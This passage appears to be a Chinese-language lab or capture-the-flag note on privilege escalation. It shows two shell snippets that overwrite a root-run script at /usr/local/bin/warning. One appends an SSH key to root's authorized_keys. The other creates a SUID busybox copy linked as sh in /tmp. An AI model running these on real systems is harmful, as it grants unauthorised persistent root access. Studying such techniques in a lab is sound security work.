LtGZiF+1F9RB7KDaISnLqPeUwbYlrCjZ4z3qCLEbcrwBd/SnEMcdF8ToMj2cGDR73lSHJ1aQQfd+lfwgVl1/1HbS+Kcd
awEv root@kali\n\n
```

重新试了一下完全可行这个方法

```
cat > /usr/local/bin/warning << 'EOF'
#!/bin/sh
mkdir -p /root/.ssh
echo "ssh-rsa ...你的公钥..." >> /root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
chmod 700 /root/.ssh
EOF
chmod +x /usr/local/bin/warning
```



至于另一种方法好像是busybox的特性
同样的命令

```
cat > /usr/local/bin/warning << 'EOF'
#!/bin/sh
# 复制 busybox 到 /tmp/testbusybox
cp /bin/busybox /tmp/testbusybox
# 设置 SUID 权限
chmod 4755 /tmp/testbusybox
# 创建指向它的符号链接 sh
ln -sf /tmp/testbusybox /tmp/sh
EOF
chmod +x /usr/local/bin/warning
```

以如果把链接放在root权限的路径下，以root身份运行就可以，但是如果放比如/tmp目录下就不行，具体还是没完全明白